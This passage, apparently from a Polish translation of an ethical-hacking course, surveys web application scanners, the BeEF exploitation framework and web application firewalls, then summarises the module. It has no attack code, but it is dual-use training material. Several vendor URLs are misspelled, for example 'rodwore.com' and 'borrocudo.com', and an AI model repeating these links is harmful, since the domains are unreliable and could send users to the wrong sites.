Acunetix WVS sprawdza aplikacje internetowe pod kątem iniekcji SQL, cross-site scriptingu itp. Zawiera zaawansowane narzędzia do testowania penetracji, takie jak HTTP Editor i HTTP Fuzzer. Skanuje porty serwera WWW i przeprowadza kontrole bezpieczeństwa usług sieciowych. Testuje również formularze internetowe i obszary chronione hasłem. Ponadto zapewnia skuteczne zarządzanie lukami w zabezpieczeniach, umożliwiając śledzenie problemów innych firm, takich jak Jira, GitLab, GitHub i FogBugz.

Skaner bezpieczeństwa aplikacji internetowej N-Stalker

N-Stalker Web App Security Scanner sprawdza luki w zabezpieczeniach, takie jak iniekcja SQL, XSS i inne znane ataki. Jest to przydatne narzędzie bezpieczeństwa dla programistów, administratorów systemu/bezpieczeństwa, audytorów IT i personelu, ponieważ zawiera dobrze znany „N-Stealth http Security Scanner" i jego bazę danych zawierającą 39 000 sygnatur ataków internetowych wraz z zorientowaną na komponenty stroną internetową technologia oceny bezpieczeństwa aplikacji.

Struktura wykorzystania przeglądarki (BeEF)

Browser Exploitation Framework (BeEF) to narzędzie do testowania penetracji typu open source, które służy do testowania i wykorzystywania aplikacji internetowych oraz luk w zabezpieczeniach przeglądarki. Zapewnia testerowi penetracji praktyczne wektory ataków po stronie klienta i wykorzystuje luki w aplikacjach internetowych i przeglądarkach do oceny bezpieczeństwa celu i przeprowadzania dalszych włamań.

Oto niektóre dodatkowe narzędzia do testowania bezpieczeństwa aplikacji internetowych:

Metasploit (https://www.metasploit.com)

PowerSploit (https://github.com)

Watcher (https://www.casaba.com)

Invicti (https://www.invicti.com)

Arachni (https://www.arachni-scanner.com)

Zapory sieciowe aplikacji

Zapory aplikacji sieci Web (WAF) zabezpieczają strony internetowe, aplikacje internetowe i usługi sieciowe przed znanymi i nieznanymi atakami. Zapobiegają kradzieży danych i manipulacji poufnymi informacjami korporacyjnymi i klientami. Oto niektóre z najczęściej używanych WAF:

dotDefender

dotDefender to oparty na oprogramowaniu WAF, który chroni Twoją witrynę internetową przed złośliwymi atakami, takimi jak wstrzykiwanie kodu SQL, przemierzanie ścieżki, skrypty krzyżowe i inne, które powodują uszkodzenie witryny. Uzupełnia zaporę sieciową, IPS i inne sieciowe produkty bezpieczeństwa internetowego. Sprawdza ruch FITTP/HTTPS pod kątem podejrzanych zachowań.

Oto niektóre dodatkowe zapory aplikacji internetowych:

Standard HCL AppScan® (https://www.hcltechsw.com)

Alteon Zintegrowany WAF (AppWall) (https://www.rodwore.com)

Qualys WAF (https://www.quolys.com)

Barracuda Web Application Firewall (https://www.borrocudo.com)

ThreatSentry (https://www.privocyware.com)

Podsumowanie modułu

W tym module przedstawiono koncepcje aplikacji internetowych. Szczegółowo omówiono również różne ataki na aplikacje internetowe. Ponadto szczegółowo opisał metodologię hakowania aplikacji internetowych. Ponadto zilustrowano różne narzędzia hakerskie do aplikacji internetowych. Omówiono również interfejs API sieci Web, elementy webhook i koncepcje powłoki sieciowej. Ponadto

wyjaśnił sposoby hakowania aplikacji internetowych za pomocą interfejsów API sieci Web, elementów webhook i powłok sieciowych. Następnie przedstawił różne środki zaradcze przeciwko próbom hakowania aplikacji internetowych przez cyberprzestępców. Całość zakończyła się szczegółową dyskusją na temat sposobów zabezpieczania aplikacji internetowych za pomocą różnych narzędzi zabezpieczających. W następnym module szczegółowo omówimy, w jaki sposób osoby atakujące, a także etyczni hakerzy i testerzy piór przeprowadzają ataki SQL injection na docelową aplikację internetową.